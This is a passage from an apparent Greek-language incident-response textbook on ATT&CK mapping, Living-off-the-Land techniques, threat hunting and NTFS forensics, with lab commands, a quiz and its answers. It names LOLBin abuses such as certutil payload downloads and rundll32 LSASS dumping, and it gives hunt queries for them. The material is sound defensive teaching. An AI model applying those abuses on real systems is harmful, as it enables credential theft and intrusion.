Η ειλικρινής χαρτογράφηση απαιτεί κλίμακα ποιότητας, όχι δυαδικό «καλύπτεται/δεν καλύπτεται». Πρακτική κλίμακα τεσσάρων βαθμίδων ανά τεχνική: 0 = καμία τηλεμετρία, 1 = υπάρχει τηλεμετρία αλλά όχι ανίχνευση, 2 = ανίχνευση για ορισμένες παραλλαγές, 3 = δοκιμασμένη ανίχνευση με ασκήσεις προσομοίωσης (adversary emulation). Οι περισσότεροι οργανισμοί που «καλύπτουν το 80% του ATT&CK» εννοούν βαθμίδα 1, η διαφορά αποκαλύπτεται την πρώτη φορά που μια άσκηση red team διασχίζει τον πίνακα αθύρβα. Ο συνδυασμός Navigator + περιοδική προσομοίωση (Atomic Red Team, CALDERA) μετατρέπει τον χάρτη από δήλωση προθέσεων σε μετρημένη πραγματικότητα.

Εργαστηριακό Πρωτόκολλο §3.5

\$ Bash — §3.5

```
# Build a Navigator layer from incident findings
python3 - << 'EOF'
import json
techs = {"T1053.005": 1, "T1003.001": 1, "T1059.001": 2}
layer = {"name": "INC-2026-0117", "versions": {"attack": "15", "layer": "4.5"},
        "domain": "enterprise-attack",
        "techniques": [{"techniqueID": t, "score": s} for t, s in techs.items()]}
json.dump(layer, open("inc-0117-layer.json", "w"), indent=1)
print("layer written:", len(techs), "techniques")
EOF
```

Αποτέλεσμα εντολής

```
layer written: 3 techniques
```

Επεξήγηση

Το JSON επίπεδο φορτώνεται στον Navigator και χρωματίζει τις τεχνικές του περιστατικού. Συντεθειμένο με το επίπεδο κάλυψης του SOC, δείχνει αμέσως ποιες από αυτές θα περνούσαν ξανά απαρατήρητες.

3.6 Ζώντας από τη γη (Living off the Land)

Οι τεχνικές **Living off the Land (LotL)** χρησιμοποιούν τα νόμιμα εργαλεία του συστήματος — PowerShell, WMI, certutil, rundll32, schtasks, PsExec — για κακόβουλους σκοπούς. Το πλεονέκτημα για τον αντίπαλο είναι τριπλό: κανένα νέο εκτελέσιμο για ανίχνευση από antivirus, δραστηριότητα που «πνίγεται» στον θόρυβο της νόμιμης διαχείρισης, και υπογεγραμμένα δυαδικά από τη Microsoft (τα λεγόμενα LOLBins). Η ανίχνευση μετατοπίζεται αναγκαστικά από το «τι εκτελέστηκε» στο «πώς και από ποιον εκτελέστηκε»: γραμμές εντολών, γονικές διεργασίες, χρονικά και λογαριασμοί.

LOLBin	Νόμιμη χρήση	Κατάχρηση
certutil	Διαχείριση πιστοποιητικών	Λήψη payload (-urlcache), αποκωδικοποίηση base64
rundll32	Εκτέλεση DLL συστήματος	Εκτέλεση κακόβουλων DLL, dump LSASS μέσω comsvcs
wmic/WMI	Απομακρυσμένη διαχείριση	Πλευρική εκτέλεση, ανακάλυψη, επιμονή
regsvr32	Καταχώριση COM	Εκτέλεση scriptlet από URL (squiblydoo)
schtasks	Προγραμματισμός εργασιών	Επιμονή, εκτέλεση σε προνόμια SYSTEM

Βασικό σημείο

Στο LotL, ο δείκτης δεν είναι το εργαλείο αλλά το πλαίσιο: certutil που κατεβάζει αρχείο από άγνωστο domain στις 03:14 από λογαριασμό λογιστηρίου — κάθε λέξη της πρότασης είναι μέρος της ανίχνευσης.

Εμβάθυνση

Η άμυνα απέναντι στο LotL είναι υπόθεση *βασικών γραμμών* (baselines): δεν μπορείς να δεις το ανώμαλο αν δεν έχεις μετρήσει το φυσιολογικό. Ποιοι λογαριασμοί τρέχουν PowerShell και από ποιους σταθμούς; Ποιες γραμμές εντολών certutil εμφανίζονται σε έναν φυσιολογικό μήνα; Οι απαντήσεις χτίζονται από την τηλεμετρία (κεφ. 6) και γίνονται κανόνες τύπου «σπάνιο + ευαίσθητο»: σπάνια γραμμή εντολών σε ευαίσθητο σύστημα. Δεύτερο μέτωπο είναι η *μείωση επιφάνειας*: Constrained Language Mode και ρυθμίσεις AppLocker/WDAC περιορίζουν ποιοι χρήστες μπορούν καν να καλέσουν τα επικίνδυνα δυαδικά. Το έργο LOLBAS τεκμηριώνει συστηματικά τις καταχρήσιμες συμπεριφορές κάθε δυαδικού — βασική πηγή για μηχανικούς ανίχνευσης.

Εργαστηριακό Πρωτόκολλο §3.6

\$ PowerShell — §3.6

```
# Hunt for certutil abused as a downloader (Sysmon EID 1)
Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-Sysmon/Operational';Id=1}
↵ |
Where-Object {$_.Message -match 'certutil' -and $_.Message -match 'urlcache|decode'}
↵ |
Select-Object TimeCreated -First 3
```

Αποτέλεσμα εντολής

```
TimeCreated
-----
26/9/2026 1:12:38 pm
26/9/2026 1:12:41 pm
```


Επεξήγηση

Δύο εκτελέσεις certutil με -urlcache μέσα σε τρία δευτερόλεπτα: λήψη και αποκωδικοποίηση payload. Το νόμιμο δυαδικό δεν σήμανε κανέναν συναγερμό antivirus — μόνο η γραμμή εντολών τον πρόδωσε.

3.7 Δομημένο κυνήγι απειλών: TaHiTI και PEAK

Το **κυνήγι απειλών (threat hunting)** είναι η προδραστική αναζήτηση αντιπάλων που διέφυγαν από τις υπάρχουσες ανιχνεύσεις. Η μεθοδολογία **TaHiTI** (Targeted Hunting integrated with Threat Intelligence) το οργανώνει σε τρεις φάσεις: *έναυσμα* (υπόθεση από CTI, περιστατικό ή ανωμαλία), *διερεύνηση* (μετάφραση της υπόθεσης σε ερωτήματα επί της τηλεμετρίας, εκτέλεση, τεκμηρίωση) και *ολοκλήρωση* (ευρήματα → περιστατικό, νέος κανόνας ανίχνευσης, ή τεκμηριωμένο «δεν βρέθηκε»). Το πλαίσιο **PEAK** (Prepare, Execute, Act with Knowledge) προσθέτει ρητά το κυνήγι βασισμένο σε βασικές γραμμές και το κυνήγι με μοντέλα (model-assisted).

Σχ. 21, Ο βρόχος του κυνηγιού απειλών



Κάθε κυνήγι κλείνει με παραδοτέο: κανόνα, περιστατικό ή τεκμηριωμένη απουσία. Το «ψάξαμε και δεν βρήκαμε» χωρίς καταγραφή τού τι ερωτήθηκε και σε ποια δεδομένα δεν είναι αποτέλεσμα — είναι χαμένος κύκλος.

Βασικό σημείο

Το κυνήγι ξεκινά από υπόθεση, όχι από εργαλείο: «αν η ομάδα X ήταν εδώ, θα έβλεπα Y στην τηλεμετρία Z». Χωρίς το Y και το Z, δεν υπάρχει κυνήγι — υπάρχει περιήγηση.

Εμβάθυνση

Η ποιότητα ενός προγράμματος κυνηγιού μετρείται από τα *παράγωγά* του, όχι από τα ευρήματά του: ένα ώριμο κυνήγι που δεν βρήκε αντίπαλο αλλά παρέδωσε δύο νέους κανόνες, μία διόρθωση τηλεμετρίας (πεδίο που δεν καταγραφόταν) και ένα τεκμηριωμένο playbook είναι επιτυχία. Πρακτικά, κάθε κυνήγι τεκμηριώνεται σε τυποποιημένη

φόρμα: υπόθεση, τεχνικές ATT&CK, πηγές δεδομένων, ερωτήματα, χρονικό εύρος, ευρήματα, παραδοτέα. Το αρχείο των φορμών γίνεται το θεσμικό «ημερολόγιο μάθησης» της ομάδας — και η καλύτερη άμυνα απέναντι στο επαναλαμβανόμενο κυνήγι της ίδιας ιδέας από διαφορετικά άτομα κάθε τρίμηνο. Το σενάριο του εργαστηρίου 3 δείχνει τον πλήρη κύκλο σε μικρογραφία.

Εργαστηριακό Πρωτόκολλο §3.7

\$ Bash — §3.7

```
# Register a hunt with hypothesis and telemetry mapping
cat > $CASE/./hunts/H-2026-031.md << 'EOF'
hypothesis: LotL lateral movement via wmic from finance VLAN
attack_ids: T1047, T1021
telemetry: Sysmon EID 1 (parent=wmiprvse.exe), EID 3 port 135
window: last 30d
EOF
grep -E 'hypothesis|telemetry' $CASE/./hunts/H-2026-031.md
```

Αποτέλεσμα εντολής

```
hypothesis: LotL lateral movement via wmic from finance VLAN
telemetry: Sysmon EID 1 (parent=wmiprvse.exe), EID 3 port 135
```

Επεξήγηση

Η φόρμα δεσμεύει το κυνήγι σε συγκεκριμένη υπόθεση, τεχνικές και πηγές πριν εκτελεστεί το πρώτο ερώτημα. Ότι κι αν βρεθεί, το H-2026-031 θα κλείσει με μετρήσιμο παραδοτέο.

3.8 Συμπληρωματικά πλαίσια: Unified Kill Chain, KEV, D3FEND

Η **Unified Kill Chain** συνενώνει την Kill Chain με το ATT&CK σε 18 στάδια οργανωμένα σε τρεις μακροφάσεις — Μέσα (In), Διαμέσου (Through), Έξω (Out) — αποτυπώνοντας ρεαλιστικότερα τους βρόχους της πλευρικής κίνησης. Ο κατάλογος **CISA KEV** (Known Exploited Vulnerabilities) απαριθμεί μόνο ευπάθειες με *επιβεβαιωμένη* ενεργή εκμετάλλευση — το πρακτικότερο φίλτρο ιεράρχησης επιδιορθώσεων που υπάρχει. Το **MITRE D3FEND** είναι το αμυντικό αντίστοιχο του ATT&CK: ταξινόμια αμυντικών τεχνικών (σκληύρυνση, ανίχνευση, απομόνωση, εξαπάτηση, εκκένωση) συνδεδεμένη με τις επιθετικές τεχνικές που αντιμετωπίζει.

Βασικό σημείο

Τα πλαίσια είναι φακοί, όχι θρησκευτές: η Kill Chain για τη φάση, το Διαμάντι για τη συσχέτιση, το ATT&CK για την κωδικοποίηση, το KEV για την ιεράρχηση, το D3FEND για την απάντηση. Ο ώριμος αναλυτής αλλάζει φακό ανάλογα με το ερώτημα.

Εμβάθυνση

Η σύνδεση KEV–περιστατικό αξίζει ιδιαίτερη μνεία: όταν η έρευνα εντοπίσει την αρχική πρόσβαση σε εκμετάλλευση συγκεκριμένης ευπάθειας, το ερώτημα «από πότε ήταν στο KEV;» ποσοτικοποιεί το οργανωτικό κενό — αν η CVE μπήκε στον κατάλογο 40 ημέρες πριν από την παραβίαση και το SLA επιδιόρθωσης ήταν 15 ημέρες, το πρόβλημα δεν είναι τεχνικό αλλά διαδικαστικό, και η αναφορά του περιστατικού οφείλει να το πει καθαρά. Αντίστοιχα, το D3FEND δίνει στη φάση των διδαγμάτων δομημένο λεξιλόγιο: αντί για «να βελτιώσουμε την ασφάλεια», η σύσταση γίνεται «D3-PSA (Process Spawn Analysis) για την τεχνική T1059 που δεν ανιχνεύθηκε».

Εργαστηριακό Πρωτόκολλο §3.8

\$ Bash — §3.8

```
# Was the exploited CVE already in CISA KEV before the breach?
curl -s
↳ https://www.cisa.gov/sites/default/files/feeds/known_exploited_vulnerabilities.json
↳ \
  | python3 -c "import json,sys;d=json.load(sys.stdin);
print([v['dateAdded'] for v in d['vulnerabilities'] if
↳ v['cveID']=='CVE-2025-53770'])"
```

Αποτέλεσμα εντολής

```
['2025-07-20']
```

Επεξήγηση

Η ευπάθεια είχε προστεθεί στο KEV μήνες πριν από το περιστατικό. Το εύρημα μετατρέπεται σε μετρήσιμη σύσταση: το χάσμα μεταξύ δημοσίευσης KEV και επιδιόρθωσης υπερέβη κατά πολύ το SLA — εκεί απέτυχε η άμυνα, όχι στην ανίχνευση.

Σύνοψη κεφαλαίου

Τα μοντέλα του κεφαλαίου συγκροτούν την αναλυτική εργαλειοθήκη του DFIR: η Kill Chain τοποθετεί το περιστατικό σε φάση, το Διαμάντι το συνδέει με εκστρατεία, το ATT&CK το κωδικοποιεί σε κοινή γλώσσα, η Πυραμίδα του Πόνου ιεραρχεί τους δείκτες κατά κόστος για τον αντίπαλο, και τα επίπεδα CTI καθορίζουν ποιος καταναλώνει τι. Το LotL υπενθυμίζει ότι ο σύγχρονος αντίπαλος δουλεύει με τα δικά μας εργαλεία — άρα η ανίχνευση ζει στο πλαίσιο, όχι στην υπογραφή. Το δομημένο κυνήγι (TaHiTI/PEAK) κλείνει τον κύκλο: από την υπόθεση στην τηλεμετρία, και από το εύρημα στον μόνιμο κανόνα.

3.9 Τεχνικό Εργαστήριο 3: Από την αναφορά CTI στο σχέδιο κυνηγιού

Σενάριο. Δημοσιεύθηκε αναφορά για ομάδα που στοχεύει τον κλάδο σας με: αρχική πρόσβαση μέσω phishing (T1566.001), εκτέλεση με PowerShell (T1059.001), επιμονή με προγραμματισμένες εργασίες (T1053.005), κλοπή διαπιστευτηρίων από LSASS (T1003.001)

και εξαγωγή μέσω DNS (T1048.003). Θα μετατρέψετε την αναφορά σε επίπεδο Navigator και εκτελέσιμο σχέδιο κυνηγιού.

Φάση 1 — Επίπεδο Navigator της απειλής

\$ Bash

```
python3 - << 'EOF'
import json
report = ["T1566.001", "T1059.001", "T1053.005", "T1003.001", "T1048.003"]
coverage = {"T1566.001":3, "T1059.001":2, "T1053.005":1, "T1003.001":1, "T1048.003":0}
layer={"name": "ThreatGroup-vs-Coverage", "domain": "enterprise-attack",
  "versions":{"attack": "15", "layer": "4.5"},
  "techniques":[{"techniqueID": t, "score": coverage[t],
    "comment": "report TTP"} for t in report]}
json.dump(layer, open("gap-layer.json", "w"), indent=1)
gaps=[t for t in report if coverage[t]<2]
print("coverage gaps:", ", ".join(gaps))
EOF
```

Αποτέλεσμα εντολής

```
coverage gaps: T1053.005, T1003.001, T1048.003
```

Επεξήγηση

Η διασταύρωση αναφοράς-κάλυψης δίνει αμέσως τις τρεις τεχνικές όπου η ομάδα θα περνούσε απαρατήρητη: εκεί θα εστιάσει το κυνήγι — όχι στις δύο που ήδη καλύπτονται.

Φάση 2 — Σχέδιο κυνηγιού για τα κενά

\$ Bash

```
cat > hunts/H-2026-032.md << 'EOF'
# H-2026-032: report-driven hunt (3 gaps)
## T1053.005 scheduled tasks
q1: Security EID 4698 last 30d, task names NOT in golden list
## T1003.001 LSASS access
q2: Sysmon EID 10 TargetImage=lsass.exe, GrantedAccess 0x1010|0x1fffff
## T1048.003 DNS exfil
q3: resolver logs: qname length>60 OR subdomain entropy>3.8, per-src volume
EOF
wc -l hunts/H-2026-032.md
```

Αποτέλεσμα εντολής

```
8 hunts/H-2026-032.md
```

Φάση 3 — Εκτέλεση πρώτου ερωτήματος

\$ PowerShell

```
Get-WinEvent -FilterHashtable
↪ @{LogName='Security';Id=4698;StartTime=(Get-Date).AddDays(-30)} |
  ForEach-Object {[xml]$_}.Event.EventData.Data |
    Where-Object Name -eq 'TaskName' | Select-Object -Expand '#text' |
    Sort-Object -Unique
```

Αποτέλεσμα εντολής

```
\GoogleUpdateTaskMachineUA_
\Microsoft\Windows\Defrag\ScheduledDefrag
\OneDrive Standalone Update Task
```

Επεξήγηση

Η εργασία GoogleUpdateTaskMachineUA_ (με την κάτω παύλα) μιμείται τη νόμιμη ονομασία αλλά δεν υπάρχει στη «χρυσή λίστα» — εύρημα που κλιμακώνεται σε περιστατικό. Το κυνήγι παρέδωσε: ένα ύποπτο, δύο νέους κανόνες (q1, q2) και ένα αίτημα τηλεμετρίας (καταγραφή DNS qname).

3.10 Πρακτική Άσκηση 3

Επιλέξτε δημόσια αναφορά CTI για ομάδα ransomware της επιλογής σας. Παραδοτέα: (α) πίνακας των TTPs της με αναγνωριστικά ATT&CK και ταξινόμηση κάθε δείκτη της αναφοράς στο επίπεδο της Πυραμίδας του Πόνου, (β) ανάλυση ενός συμβάντος της εκστρατείας με το Μοντέλο Διαμαντιού (τέσσερις κορυφές + δύο περιστροφές), (γ) επίπεδο Navigator σε JSON, (δ) φόρμα κυνηγιού TaHiTI για τις δύο τεχνικές με τη χειρότερη κάλυψη, με συγκεκριμένα ερωτήματα και πηγές τηλεμετρίας, (ε) 150 λέξεις: ποιες συστάσεις D3FEND θα κάνατε και γιατί.

Ανακεφαλαίωση & Βασικά Συμπεράσματα Κεφαλαίου

- Kill Chain: η επίθεση ως αλυσίδα επτά σταδίων — η άμυνα κερδίζει σπάζοντας έναν κρίκο. Διαμάντι: το συμβάν ως τετράδα Αντίπαλος–Ικανότητα–Υποδομή–Θύμα, με περιστροφές που αποκαλύπτουν εύρος και εκστρατείες.
- ATT&CK: τακτική = «γιατί», τεχνική = «πώς», διαδικασία = «πώς ακριβώς αυτός ο δράστης». Κάθε εύρημα ετικετάρεται με T-αναγνωριστικό — κοινή γλώσσα ευρημάτων, κανόνων και CTI.
- Πυραμίδα του Πόνου: hashes και IP αλλάζουν δωρεάν, τεχνουργήματα και εργαλεία κοστίζουν, TTPs = επανεκπαίδευση του αντιπάλου. Η κατανομή των κανόνων σας ανά επίπεδο είναι μετρικό ωριμότητας.
- CTI σε τρία επίπεδα: στρατηγικό (διοίκηση/αποφάσεις), επιχειρησιακό (εκστρατείες/TTPs → κυνήγι), τακτικό (IOCs → αυτοματισμοί) — με υγιεινή ηλικίας δεικτών.

- Navigator: επίπεδο απειλής πάνω σε επίπεδο κάλυψης = ο χάρτης των επικίνδυνων κενών, η κάλυψη βαθμολογείται 0–3, όχι ναι/όχι.
- LotL: το δυαδικό είναι νόμιμο — ο δείκτης είναι το πλαίσιο (γραμμή εντολών, γονέας, ώρα, λογαριασμός), άμυνα = baselines + μείωση επιφάνειας (WDAC/AppLocker).
- TaHiTI/PEAK: κάθε κυνήγι ξεκινά από υπόθεση με προβλεπόμενη τηλεμετρία και κλείνει με παραδοτέο — κανόνα, περιστατικό ή τεκμηριωμένο κενό.

3.11 Τεστ Αυτοαξιολόγησης 3

1. Ποια είναι η κύρια αμυντική ιδέα της Kill Chain;
 - A. Η επίθεση διακόπτεται αν σπάσει έστω ένας κρίκος της αλυσίδας
 - B. Κάθε στάδιο απαιτεί ξεχωριστό προϊόν ασφαλείας
 - C. Η άμυνα πρέπει να κερδίζει σε όλα τα στάδια ταυτόχρονα
 - D. Οι επιθέσεις είναι πάντα γραμμικές
2. Στο ATT&CK, τι εκφράζει η «τακτική» σε σχέση με την «τεχνική»;
 - A. Το εργαλείο σε σχέση με τον δράστη
 - B. Τον στόχο («γιατί») σε σχέση με τη μέθοδο («πώς»)
 - C. Τη σοβαρότητα σε σχέση με τη συχνότητα
 - D. Την άμυνα σε σχέση με την επίθεση
3. Γιατί οι TTPs βρίσκονται στην κορυφή της Πυραμίδας του Πόνου;
 - A. Επειδή είναι τα δυσκολότερα στη συλλογή
 - B. Επειδή αλλάζουν καθημερινά
 - C. Επειδή είναι τα σπανιότερα
 - D. Επειδή η αλλαγή τους κοστίζει στον αντίπαλο επανεκπαίδευση και ανασχεδιασμό
4. Ποιο επίπεδο CTI τροφοδοτεί απευθείας το κυνήγι απειλών και τη μηχανική ανίχνευσης;
 - A. Το στρατηγικό
 - B. Το επιχειρησιακό (εκστρατείες και TTPs)
 - C. Μόνο το τακτικό
 - D. Κανένα — το κυνήγι δεν χρησιμοποιεί CTI
5. Ποια είναι η θεμελιώδης δυσκολία ανίχνευσης των τεχνικών Living off the Land;
 - A. Τα εργαλεία είναι κρυπτογραφημένα
 - B. Τα δυαδικά είναι νόμιμα και υπογεγραμμένα — ο δείκτης είναι το πλαίσιο χρήσης, όχι το αρχείο
 - C. Δεν καταγράφονται πουθενά
 - D. Απαιτούν δικαιώματα πυρήνα

6. Πώς πρέπει να κλείνει ένα δομημένο κυνήγι κατά TaHiTI που δεν εντόπισε αντίπαλο;
- A. Χωρίς κανένα παραδοτέο
 - B. Με τεκμηριωμένη φόρμα: τι ερωτήθηκε, σε ποια δεδομένα, και παράγωγα (κανόνες, διορθώσεις τηλεμετρίας)
 - C. Με επανάληψη του ίδιου κυνηγιού
 - D. Με αναβάθμιση της σοβαρότητας

Απαντήσεις. 1-A: η αλυσίδα είναι τόσο ισχυρή όσο ο ασθενέστερος κρίκος της — για τον επιτιθέμενο. 2-B: τακτική = επιχειρησιακός στόχος, τεχνική = μέθοδος επίτευξης. 3-Δ: hashes/IP αλλάζουν με μηδενικό κόστος, ο τρόπος δουλειάς όχι. 4-B: οι εκστρατείες και τα TTPs μεταφράζονται σε υποθέσεις κυνηγιού και κανόνες. 5-B: στο LotL η υπογραφή του αρχείου είναι άχρηστη — μετρούν γραμμή εντολών, γονική διεργασία, χρόνος, λογαριασμός. 6-B: το «δεν βρέθηκε» έχει αξία μόνο όταν είναι επαληθεύσιμο και παράγει βελτιώσεις.

Μέρος II

Επίπεδο 2 — Εγκληματολογία συστημάτων και τηλεμετρία τερματικών

Κεφάλαιο 4

Εγκληματολογία συστήματος αρχείων NTFS και Μητρώου των Windows

Το κεφάλαιο αυτό κατεβαίνει στα θεμέλια της εγκληματολογίας των Windows: τις εσωτερικές δομές του NTFS — \$MFT, \$LogFile, \$UsnJrnl — που καταγράφουν τη ζωή κάθε αρχείου, τα εναλλακτικά ρεύματα δεδομένων (ADS), τις κυψέλες του Μητρώου και τα τεχνουργήματα δραστηριότητας χρήστη (Shellbags, Jump Lists, LNK), τα αντίγραφα σκιάς τόμου (VSS) και τις τεχνικές αντι-εγκληματολογίας όπως το timestomping — μαζί με τους τρόπους να τις ξεσκεπάζουμε.

Μαθησιακοί στόχοι

- Να εξηγείτε τον ρόλο των \$MFT, \$LogFile και \$UsnJrnl στην ανασύνθεση συμβάντων.
- Να ερμηνεύετε τις χρονοσφραγίδες MACB και τη διαφορά \$STANDARD_INFORMATION-\$FILE_NAME.
- Να εντοπίζετε κρυμμένα δεδομένα σε εναλλακτικά ρεύματα (ADS).
- Να πλοηγείστε στις κυψέλες του Μητρώου και στα σημαντικότερα κλειδιά για τη διερεύνηση.
- Να χαρτογραφείτε τους μηχανισμούς επιμονής στο Μητρώο και στο σύστημα αρχείων.
- Να ανασυνθέτετε δραστηριότητα χρήστη από Shellbags, Jump Lists, LNK και Κάδο Ανακύκλωσης.
- Να αξιοποιείτε τα αντίγραφα σκιάς (VSS) και να αναγνωρίζετε ίχνη αντι-εγκληματολογίας.

4.1 Ο Κύριος Πίνακας Αρχείων (\$MFT)

Στο NTFS, τα πάντα είναι αρχείο — και κάθε αρχείο είναι μια εγγραφή 1024 bytes στον **Κύριο Πίνακα Αρχείων (\$MFT)**. Κάθε εγγραφή (Σχ. 7) αποτελείται από χαρακτηριστικά (attributes): το **\$STANDARD_INFORMATION** (SI) φέρει τις τέσσερις χρονοσφραγίδες MACB (Modified, Accessed, Changed-MFT, Birth) που βλέπουν οι χρήστες και τα περισσότερα εργαλεία, το **\$FILE_NAME** (FN) φέρει το όνομα και δικό του σετ MACB που ενημερώνεται μόνο από τον πυρήνα, το **\$DATA** φέρει το περιεχόμενο — ενσωματωμένο (resident) στην ίδια την εγγραφή για αρχεία έως ~700 bytes, αλλιώς ως δείκτες σε

συστάδες του δίσκου.

Δύο ιδιότητες κάνουν το \$MFT χρυσωρυχείο. Πρώτον, οι εγγραφές διαγραμμένων αρχείων απλώς μαρκάρονται ελεύθερες — μένουν αναγνώσιμες μέχρι να επαναχρησιμοποιηθούν, με όνομα, χρονοσφραγίδες και (αν ήταν resident) το πλήρες περιεχόμενο. Δεύτερον, η σύγκριση SI-FN αποκαλύπτει παραποίηση: τα εργαλεία timestomping αλλάζουν σχεδόν πάντα μόνο το SI.

Σχ. 7, Ανατομία εγγραφής \$MFT

Κεφαλίδα FILE0	\$STANDARD_INFO MACB (χρήστη)	\$FILE_NAME όνομα + MACB (πυρήνα)	\$DATA resident ή δείκτες	slack
-------------------	----------------------------------	---	---------------------------------	-------

1024 bytes ανά εγγραφή, οι διαγραμμένες παραμένουν έως την επανεγγραφή

Δύο ανεξάρτητα σετ χρονοσφραγίδων στην ίδια εγγραφή: η ασυμφωνία SI πριν από FN είναι η κλασική υπογραφή του timestomping.

Βασικό σημείο

Το \$MFT δεν δείχνει μόνο τι υπάρχει — δείχνει και τι υπήρξε: οι «ελεύθερες» εγγραφές είναι ο κατάλογος των πρόσφατα διαγραμμένων, με πλήρη μεταδεδομένα.

Εμβάθυνση

Η εξαγωγή και ανάλυση του \$MFT γίνεται χωρίς προσάρτηση του τόμου: εργαλεία όπως το MFTECmd του Eric Zimmerman διαβάζουν το αρχείο απευθείας από την εικόνα και παράγουν CSV με μία γραμμή ανά εγγραφή — εκατομμύρια γραμμές που φιλτράρονται με χρονικά παράθυρα και διαδρομές. Στη διερεύνηση, τρία μοτίβα αξίζουν αυτόματο έλεγχο: (1) εκτελέσιμα σε ασυνήθεις διαδρομές (C:\Users*\AppData\Local\Temp, C:\ProgramData) με χρόνο δημιουργίας μέσα στο παράθυρο του περιστατικού, (2) ασυμφωνία SI < FN στο πεδίο δημιουργίας — πιθανό timestomping, (3) resident περιεχόμενο διαγραμμένων — μικρά scripts και αρχεία ρυθμίσεων του αντιπάλου συχνά επιβιώνουν ολόκληρα μέσα στην εγγραφή. Το slack της εγγραφής (ο χώρος μετά το τέλος των χαρακτηριστικών) μπορεί επίσης να κρατά υπολείμματα παλαιότερης χρήσης της ίδιας εγγραφής.

Εργαστηριακό Πρωτόκολλο §4.1

\$ PowerShell — §4.1

```
# Parse $MFT from the mounted image and hunt the incident window
.\MFTECmd.exe -f E:\C\MFT --csv G:\out --csvf mft.csv
Import-Csv G:\out\mft.csv | Where-Object {$_.Extension -eq '.exe' -and
  $_.Created0x10 -gt '2026-09-25' -and $_.ParentPath -match 'Temp|ProgramData'} |
  Select-Object FileName, Created0x10, Created0x30
```

Αποτέλεσμα εντολής

FileName	Created0x10	Created0x30
----------	-------------	-------------

```
-----
svhost32.exe  2021-03-14 08:11:02  2026-09-26 13:12:40
```

Επεξήγηση

Το Created0x10 (SI) δείχνει 2021 αλλά το Created0x30 (FN) δείχνει την ημέρα του περιστατικού: το svhost32.exe είναι timestamped. Το FN, που γράφεται μόνο από τον πυρήνα, φανερώνει τον πραγματικό χρόνο άφιξης.

4.2 Τα ημερολόγια του NTFS: \$LogFile και \$UsnJrnl

Το NTFS είναι σύστημα αρχείων με ημερολόγιο — και τα ημερολόγια του είναι εγκληματολογικές μηχανές χρόνου. Το **\$LogFile** καταγράφει σε χαμηλό επίπεδο κάθε μεταβολή μεταδεδομένων (δημιουργία, μετονομασία, διαγραφή) για σκοπούς ανάκαμψης, με τυπικό βάθος λίγων ωρών σε ενεργό σύστημα. Το **\$UsnJrnl** (Update Sequence Number Journal, ρεύμα \$J του \$Extend\UsnJrnl) κρατά υψηλού επιπέδου εγγραφές — όνομα αρχείου, τύπος μεταβολής, χρόνος, αριθμός εγγραφής MFT — με βάθος ημερών έως εβδομάδων.

Ο συνδυασμός τους απαντά στο ερώτημα που το \$MFT μόνο του δεν μπορεί: *τι συνέβη σε ένα αρχείο που δεν υπάρχει πια και του οποίου η εγγραφή επαναχρησιμοποιήθηκε*. Μια αλληλουχία USN «δημιουργία → εγγραφή δεδομένων → μετονομασία → διαγραφή» μέσα σε λίγα δευτερόλεπτα είναι το κλασικό αποτύπωμα εργαλείου του αντιπάλου που «καθάρισε» πίσω του.

Βασικό σημείο

Η διαγραφή αρχείου δεν διαγράφει την ιστορία του: το \$UsnJrnl θυμάται το όνομα, τον χρόνο και το είδος κάθε μεταβολής — και τη στιγμή της ίδιας της διαγραφής.

Εμβάθυνση

Στην πράξη, το \$J αναλύεται με MFTECmd (-f \$J --csv) και τα ευρήματα διασταυρώνονται με τον αριθμό εγγραφής MFT: αν η εγγραφή επαναχρησιμοποιήθηκε από άλλο αρχείο, το ζεύγος (αριθμός, ακολουθία) ξεχωρίζει τις δύο «ζωές» της. Τρία ερευνητικά μοτίβα: μαζικές μετονομασίες με κοινή κατάληξη σε μικρό χρονικό παράθυρο (υπογραφή κρυπτογράφησης ransomware — και το πρώτο θύμα-αρχείο δείχνει το «ασθενή μηδέν» του τόμου), εκρήξεις FILE_DELETE σε καταλόγους καταγραφών (καθάρισμα ιχνών, T1070), και δημιουργίες .pf στο C:\Windows\Prefetch που τεκμηριώνουν εκτέλεση προγραμμάτων ακόμη κι αν τα ίδια τα Prefetch διαγράφηκαν αργότερα. Το βάθος του \$J εξαρτάται από τον ρυθμό μεταβολών του τόμου — σε ήσυχο file server φτάνει μήνες, σε φορτωμένο σταθμό εργασίας λίγες ημέρες: η συλλογή του επείγει.

Εργαστηριακό Πρωτόκολλο §4.2

\$ PowerShell — §4.2

```
# Ransomware first-victim: earliest rename to .lockbit in $J
.\MFTECmd.exe -f E:\C\Extend\J --csv G:\out --csvf usn.csv
```

```
Import-Csv G:\out\usn.csv | Where-Object {$_.Name -like '*.lockbit' -and
  $_.UpdateReasons -match 'RenameNewName'} |
Sort-Object UpdateTimestamp | Select-Object -First 2 Name, UpdateTimestamp
```

Αποτέλεσμα εντολής

Name	UpdateTimestamp
----	-----
Q3-forecast.xlsx.lockbit	2026-09-26 14:03:11.4412188
board-pack.docx.lockbit	2026-09-26 14:03:11.6031547

Επεξήγηση

Η πρώτη μετονομασία στις 14:03:11 ορίζει την έναρξη της κρυπτογράφησης στο δευτερόλεπτο — άγκυρα για όλη τη χρονογραμμή: ό,τι συνέβη πριν από αυτήν είναι προετοιμασία, ό,τι μετά είναι επίπτωση.

4.3 Εναλλακτικά ρεύματα δεδομένων (ADS)

